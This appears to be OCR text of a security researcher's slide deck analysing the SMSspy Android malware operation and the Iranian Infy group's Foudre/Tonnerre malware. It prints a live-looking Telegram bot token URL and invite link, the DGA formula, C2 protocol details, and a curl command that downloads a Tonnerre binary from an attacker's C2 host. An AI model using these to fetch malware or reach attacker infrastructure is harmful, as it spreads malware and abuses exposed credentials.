
SMSspy Threat Actor - business model

- Pyramid structure - the commission is 20% of the collected credit cards



SMSspy Threat Actor - 2023

- May 2023 - They no longer use the Telegram groups.
- But we can still get all source code including malware and C2 server backend code.



step 1


Telemetr.io
https://telemetr.io › channels › 1531... · Translate this page


Lydia (Alone) - channel telegram audience statistics

10 Nov 2022 — channel **telegram** audience statistics of ~Lydia (Alone) **telegram** channel. #♤ #♡ #◇ #♧ @DmLydia. Subscriber gain, reaches, views lydiaapp ...


SMSspy Threat Actor - 2023


- May 2023 - 3 clicks to get all source code including malware and C2 server backend code.






step 2





step 3





SMSspy Threat Actor - 2023

- May 2023 - replaced group, token is still available https://api.telegram.org/bot5639328712:AAGNa3MEY7hSErXWND9RAV-4fQEdR8oHV4c/getchat?chat_id=1913698908
- Invite link: https://t.me/+kqWBG5ZRM9w4MTE1

api.telegram.org/bot5639328712:AAGNa3MEY7hSErXWND9RAV-4fQEdR8oHV4c/getchat?chat_id=1913698908


{"ok":true,"result":{"id":1913698908,"first_name":"Otp","type":"private","has_private_forwards":true}}






SMSspy Threat Actor - 2023


- May 2023 - still working with no changes





SMSspy Threat Actor - 2023

- May 2023 - All C2 php code, Android malware source, admin python scripts, etc




SMSspy Threat Actor - 2023

- Movie clips educating on how to attack victims using The tools we captured.

Infy Threat Actor - background - 2007-2015

- First campaign started in 2007 and its still active today


Infy malware was discovered
Targeted attack against
“threats” to the Islamic regime
of Iran - 350 victims
In 35 countries.



Infy take down
Using sinkhole
The malware used Hard Coded domain names

VirusTotal metadata

First submission	2007-08-16 11:08:39 UTC (8 years, 8 months ago)
Last submission	2013-03-18 05:55:29 UTC (3 years, 1 month ago)
File names	06a3cdf1f52bbbbc3fbddbd80366c459





Infy Threat Actor - background - 2017

- The lesson was learnt - After 2015 takedown
- 2 step infection chain
  - Foudre - first stage malware called Foudre (Lightning in French) checking if the victim's machine is a valuable machine
  - Tonnerre - 2nd stage - only for valuable victims - Fully Undetectable in 2018 full surveillance capabilities screen captures, audio recording, etc.

Prince of Persia – Ride the Lightning: Infy returns as "Foudre"

Published on August 1, 2017 Edit article | View stats






Infy Threat Actor - background - 2017


- Foudre and Tonnerre implement two anti takedown capabilities:

1. DGA = DOMAIN GENERATION ALGORITHM - every week 101 new C2 domains are generates using a DGA algorithm

   ToHex(CRC32(“NRV1” + year + month + week_number)) + (“.space”|”.net”|”.top” | “.dynu”)

   The date is derived from RSS feed of legit worldwide news site:





Infy Threat Actor - background - 2017

2. C2 signature verification

- downloads signature file decrypt it using RSA public key
- verifying that the domain is a legit c2 server
  and not a taken over domain.

C2 signature verification

Foudre uses the lockbox3 Delphi library to verify the C2:


1. Download signature file from the generated domain name C2 with GET request:
GET /de/?d=2017149&t=2017%2D5%2D29%2D%2D12%2D16%2D33
d= {year}{number of days since the beginning of the year}
t = Current time, urlencoded.

2. Save the signature in %appdata%\sig.tmp.

3. Write the clear text string
{domainname}{year}{number of days since the beginning of the year}
in %appdata%\dom.tmp.
The current date is downloaded from http://feeds.skynews[.]com/feeds/rss/home.xml <lastBuildDate> field.

4. Decrypt the signature file with the public key (stored in %all users%\application data\snailDriver V<version>\pub.key)

5. Compare the result with the dom.tmp clear text string.



Infy Threat Actor - background - 2017

- Anti-takedown is done across all communications with all C2 servers and protocol
- Example: The HTTP C2 updates the Tonnerre with the current FTP C2 server IP address

```
296/247/274/269
AD1NR/6SGHlTKbX5HPsMJ+naXxpvSFj
69
127.0.0.1
3128
59.29.245.151
1512
443
```

Obfuscate IP - 185.136.163.158

The RSA signature


FTP ports 69,1512,443

Public socks proxy's IP address

Infy Threat Actor - background - 2017-2022


- The implications of the very strong opsec security are that security researchers in the last five years don't have ability to:
- Sinkhole is not useful - only victim’s ip address may be collected.
- No access to exfiltrated data - encrypted with private key and uploaded securely
- Strong opSec prevent take down even if a research will be given access to the original C2 server
    - Sinkhole is not effective due to DGA
    - Send kill command/update malware version to non malicious - not possible
- Only option is to publish ioc’s (malware hash, malware signature) - short term solution.


Infy Threat Actor - background - 2017-2022



Infy Threat Actor - 2022

- weakest link in Infy chain: the transmission of files from the C2 server to Iran
- INFY C2 server contains two backend domains which are not part of Foudre and Tonnerre DGA domains.
- Log1host.info.gf is used for Foudre backend and f1host.info.gf for Tonnerre (f for files)





Infy Threat Actor - 2022

- C2 server used as an infection server for the 2nd stage of the attack.
  We guessed the predictable name of Tonnerre new versions binaries
- The decryption password was the same password used in previous version of Foudre.
- Conclusion: the two backend domains are not used by the newest version of Tonnerre.

C:\WINDOWS\system32\cmd.exe

```
C:\playground>curl http://log1host.info.gf/1/t00015-6.tmp- -o Tonnerre15.exe
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 4150k  100 4150k    0     0  1833k      0  0:00:02  0:00:02 --:--:-- 1834k
```

t00015-6.tmp-

Tonnerre15.exe - SFX RAR 4.x archive, unpacked size 61,175,516 bytes

Name

..

ky-sign-beattyville-usa-ps-210302_1614721516442_hpEmbed_3x2_992.jpg *

naail-LV-FzX-I78c-unsplash(1).jpg *


t00015.exe *


```
;The comment below

Path=%temp%
Setup=t00015.exe
Silent=1
Overwrite=1
```


```
loc_733E08:
mov     eax, off_782F6C
mov     eax, [eax]
mov     byte ptr [eax+5Bh], 0
mov     eax, off_782F6C
mov     eax, [eax]
mov     edx, ds:dword_78D124
mov     [eax+0F4h], edx
mov     dword ptr [eax+0F0h], offset sub_733D8C
mov     eax, offset unk_78D150
mov     edx, offset aButWhenStateSe ; "But when st
call    tomer_assign_global_param
mov     eax, offset tonnerre_version
mov     edx, offset a00015 ; "00015"
call    tomer_assign_global_param
mov     ds:byte_78D166, 0
lea     eax, [ebp+var_4]
mov     ecx, ds:tonnerre_version
mov     edx, offset aTonnerre ; "tonnerre "
```

Infy Threat Actor - 2022

- log1host.info.gf and f1host.info.gf are used by the attackers to download and delete exfiltrated victims files.
- The C2 server includes a php backend script protected by a guessable password.
